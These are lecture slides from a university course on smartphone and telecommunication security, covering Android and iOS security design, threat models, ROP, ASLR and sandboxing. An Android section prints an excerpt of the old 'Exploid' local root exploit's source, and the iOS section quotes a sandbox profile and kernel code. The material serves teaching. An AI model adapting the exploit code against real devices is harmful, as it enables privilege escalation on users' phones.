Telecommunication Security

Introduction

Bhargava Shastry

Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

SoSe 2015

General Information (1/2)

- Area: BKS – Hauptstudium Vertiefer
  - Belongs to the Module system of SECT and INET
- Time: Thursdays, 12:00 – 14:00
- Room: TEL Auditorium 1, 20th floor
- Language: English
- Web site: `http://fgsect.de`

General Information (2/2)

- Exam: For those that need it
  - Oral or written test after semester end → Depends on no. of participants
- Prerequisites:
  - Some knowledge of smartphone security
  - Some knowledge of cellular phones/networks
  - Little bit of undergrad math for crypto
- Contact persons
  - Main contact → Bhargava Shastry (Smartphone security)
  - Shinjo Park (Telecommunication security)

What is the course about?

- Smartphone OS and software security (50%)
  - Overview of Smartphone security landscape
  - OS Security
    - Policy enforcement
    - Who is who? $\rightarrow$ Provenance problem
    - Integrity problem
    - Static and Dynamic Analyses
  - Case Studies: Android, iOS (if time permits!)
- Telecommunication security (50%)
  - Overview of cellular network
  - Femtocell security
  - SIM card security
  - Known cellular network attacks

Course style

Research + Practice minded course

- Before class: Read research papers
- In class: Lecture on topic + Implications on real-world issues

Disclaimer


- This course is going to talk of real-world attacks on telecom infrastructure
  - This, in no way, encourages you to try them out!

This class is not an excuse for hacking!

Reading

- Mostly research papers
  - At the end of each class, paper for next week will be announced
  - Today: General introduction to Smartphone and telecom security
- Books
  - Computer Security: Art and Science, Matt Bishop, Addison-Wesley Professional 2002
  - GSM - Architecture, Protocols and Services, Jorg Eberspacher, Christian Bettstetter, and Christian Hartmann, Wiley & Sons 2009

Self-Assesment



Security in Telecommunications

Prof. Dr. Jean-Pierre Seifert

jpseifert@sec.t-labs.tu-berlin.de

http://www.sec.t-labs.tu-berlin.de/

SECT Security IN TELECOMMUNICATIONS

Security: Mobile Vs. Desktop

- More hardware
  - Modem, GPS, NFC etc.
  - Modem connected to security critical infrastructure
- Usage and form factor different
- Resource constraints
  - Battery, CPU, Memory
- More at stake?
  - Things that cost money e.g., calls/sms/data
  - Personal information e.g., contacts/location/credentials

(1/2) Threat Model

Who is the adversary?

Who do you trust?

Source: http://www.pocketables.com


(2/2) Threat Model

What do you seek to protect?

Control access to [objects]:

- User data e.g., credentials, contacts etc.
- Devices e.g., modem, GPS, NFC etc.


Case Study: Android



Credit: source.android.com

Design Principles

- Third-party applications are untrusted
- Each app is sandboxed in an OS process
- Access to devices/data mediated by OS




Credit: source.android.com

Android Security

- Applications as security principals
  - Separate process -> UID, GID [Linux]
  - Separate storage -> Discretionary access [Linux]
  - Permissions -> Install-time [Android]

- Code signing as a means for identification only
- Compromise of Process A (App 1) is localized
- No permission = No access to APIs/data

Implementation



Corner Cases

- Native code execution
  - Linux reference monitor didn't exist (for a long time)
  - SE Linux Policies enforced >= 4.3
- Permission enforcement delegation
  - Who checks if an app has permission to do something e.g., send an SMS?
  - Pre-loaded apps can -> Remember, we don't trust apps!
- What you see != What you get
  - Remote code execution

Exploid Walk-through

- Exploid is the name of an old Android exploit
  - Actors involved
    - Android app with the native payload
    - udevd (user device daemon) [For hot plugging devices]

```
136 printf("[*] Android local root exploid (C) The Android Exploid Crew\n");
137
138 basedir = "/sqlite_stmt_journals";
139 if (chdir(basedir) < 0) {
140     basedir = "/data/local/tmp";
141     if (chdir(basedir) < 0)
142         basedir = strdup(getcwd(buf, sizeof(buf)));
143 }
144 printf("[+] Using basedir=%s, path=%s\n", basedir, path);
145 printf("[+] opening NETLINK_KOBJECT_UEVENT socket\n");
146
147 memset(&snl, 0, sizeof(snl));
148 snl.nl_pid = 1;
149 snl.nl_family = AF_NETLINK;
150
151 if ((sock = socket(PF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT)) < 0)
152     die("[-] socket");
153
154 close(creat("loading", 0666));
155 if ((ofd = creat("hotplug", 0644)) < 0)
156     die("[-] creat");
157 if (write(ofd, path , strlen(path)) < 0)
158     die("[-] write");
```

Credit:https://intrepidusgroup.com

No permission SMS App

- Summary
  - Vendor phones come with insecure pre-loaded apps
  - That expose security critical services
  - And don't check the caller's permissions

Systematic detection of capability leaks in stock Android smartphones, Grace M. et. al., NDSS 2012

Device Fragmentation

- OpenSignal is an app that provides signal localization info
- Collects device data and compiles report
  - 2012 and 2013 for Android and iPhone

Let's have a look at their reports

Source: http://opensignal.com/reports/fragmentation-2013/

Summary

- Gaps in security policy enforcement
- Absence of code signing and runtime checks
- Native code is still a problem
- Device fragmentation complicates software updates

Case Study: iOS

- Closed ecosystem
  - Hardware + Software

App Review

We review all apps submitted to the App Store and Mac App Store to ensure they are reliable, perform as expected, and are free of offensive material. As you plan and develop your app, make sure to use these guidelines and resources.

iOS Security

- iOS security has been a notch ahead of Android
  - Early ASLR, NX adoption
  - Code review and signing mandatory
  - Stripped down OS [Reduced TCB!]


For a detailed study, check out ``iOS Security Internals'', RSA Conf. 2012

OR

``iOS Hacker's Handbook''

iOS Jailbreaks

Buffer overflow



Credit: D. Zovi and C. Miller, iOS Security internals

Questions?
Bhargava Shastry

References:

1. Systematic detection of capability leaks in stock Android smartphones, Grace M. et. al., NDSS 2012
2. Dino and Miller, iOS Security Internals", RSA Conf. 2012
3. Execute This! Analyzing unsafe and malicious dynamic code loading in Android applications, Poeplau S. et. al., NDSS 2014

Telecommunication Security

iOS Security Primer

Bhargava Shastry

Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

SoSe 2015

Announcements

- Slides will be up on the course website by end of today
- Paper/topic for next class will also be put up
- `http://fgsect.de`

Overview

- Unvieled January 2007 $\rightarrow$ 8 years old
- Propreitary aka closed-source OS $\rightarrow$ iOS
- In numbers:
  - Roughly one in four Smartphones is an iPhone
  - Between 50-60 % of all tablets is an iPad

Software Running on Apple Smartphones

- iOS
  - XNU kernel
  - Middleware $\rightarrow$ System libraries, and Services
  - Applications
- Bootloader
- Firmware = Boot ROM containing Apple Root CA Public Key plus

Boot Process

- On Power ON
  - Code from Boot ROM executed by Application processor
    - Boot ROM == Trust Anchor
  - Root public key checks signature on primary bootloader
  - Primary bootloader checks signature on secondary bootloader
  - ... and so on...
  - This forms a *Chain of Trust*

Reduced Attack Surface

- "Code that processes attacker-supplied input" - Charlie Miller
  - Minimize code exposed to attacker
  - Cases in point: Java, Flash, stripped-down PDF reader etc.
  - No "shell"

Privilege Separation

- Unix security principals → Users, groups etc.
- Apps → User == mobile
- System Services → User == root
- WiFi Driver → User == _wireless
- ... and so on...

Code Signing

- Binaries + libraries must be signed by a trusted authority
- Pages in memory must also be signed by a trusted authority
- But, doesn't Data Execution Prevention (DEP) do exactly this?

Question: Is Code Signing Stronger than DEP/NX?

Return Oriented Programming (ROP)

- Re-use "trusted" code snippets to create a gadget
  - Gadget is the malicious payload
  - Uses return statements in existing code effectively

Question: Does code signing prevent ROP?

Address Space Layout Randomization (ASLR)

- ROP needs to know address of code segments
- Solution: Randomize address space of systems code

Sandboxing (1/2)

- Sandboxing means restricting an entity within a confine
- Normally, you can only do as much as the sandbox policy permits
- What does a Sandboxing policy for iOS apps look like?

```
(deny default)
...
(allow file-read-data
(literal "/dev/pf")
(literal "/dev/random")
(literal "/private/etc/master.passwd"))
```

Code Courtesy: iOS Hacker's Handbook

Sandboxing (2/2)

- Sandboxing is implemented in user-space and kernel-space components
- TrustedBSD extension is the kernel-space implementation
- Platform apps (e.g., Safari) and App store apps (e.g., Angry Birds) have different Sandboxing profiles.

Summary

- iOS security features
  - Secure boot process
  - Code signing
  - ASLR
  - App Sandboxing

Understanding iOS Attacks (1/5)

- iOS security features
  - ~~Secure boot process~~ $\rightarrow$ Jailbreaking

redsn0w exploits a vulnerability in Boot ROM. Recall Boot ROM being trust anchor?

Understanding iOS Attacks (2/5)

- iOS security features
  - ~~Secure boot process~~
  - ~~Code signing~~ → Just-In-Time compilation

```
if (cur_protection & VM_PROT_WRITE){
if ((cur_protection & VM_PROT_EXECUTE) && !(flags &
VM_FLAGS_MAP_JIT)){
printf("EMBEDDED: %s curprot cannot be
write+execute. turning off execute\n",
_PRETTY_FUNCTION_);
cur_protection &= ~VM_PROT_EXECUTE;
}
}
```

Code Courtesy: iOS Hacker's Handbook

Understanding iOS Attacks (3/5)

- iOS Security features
  - ~~Secure boot process~~
  - ~~Code signing~~
  - ASLR $\rightarrow$??

Understanding iOS Attacks (4/5)

- iOS Security features
  - ~~Secure boot process~~
  - ~~Code signing~~
  - ASLR
  - ~~App Sandboxing~~ → A week-old CVE!

Vulnerability Details : CVE-2015-1115

The Telephony component in Apple iOS before 8.3 allows attackers to bypass a sandbox protection mechanism and access unintended telephone capabilities via a crafted app.

Publish Date : 2015-04-10 Last Update Date : 2015-04-14

Understanding iOS Attacks (5/5)

- Baseband attacks. Why attack baseband?
  - iPhones with a locked SIM!
- Remote vs. Local attacks




Image Courtesy : iOS Hacker's Handbook

Attack Techniques

- Return Oriented Programming
- Fuzzing

Question: What impact does Programming language have on systems software security?


Summary

- Pay attention to corner cases
- Attacks inevitable
- Defense-in-depth is necessary

Discussion: What would you do differently about iOS security?

Acknowledgements

Generously borrowed content from iOS Hacker's Handbook



Telecommunication Security

BlackBerry Security Primer

Bhargava Shastry

Prof. Jean-Pierre Seifert
Security in Telecommunications
TU Berlin

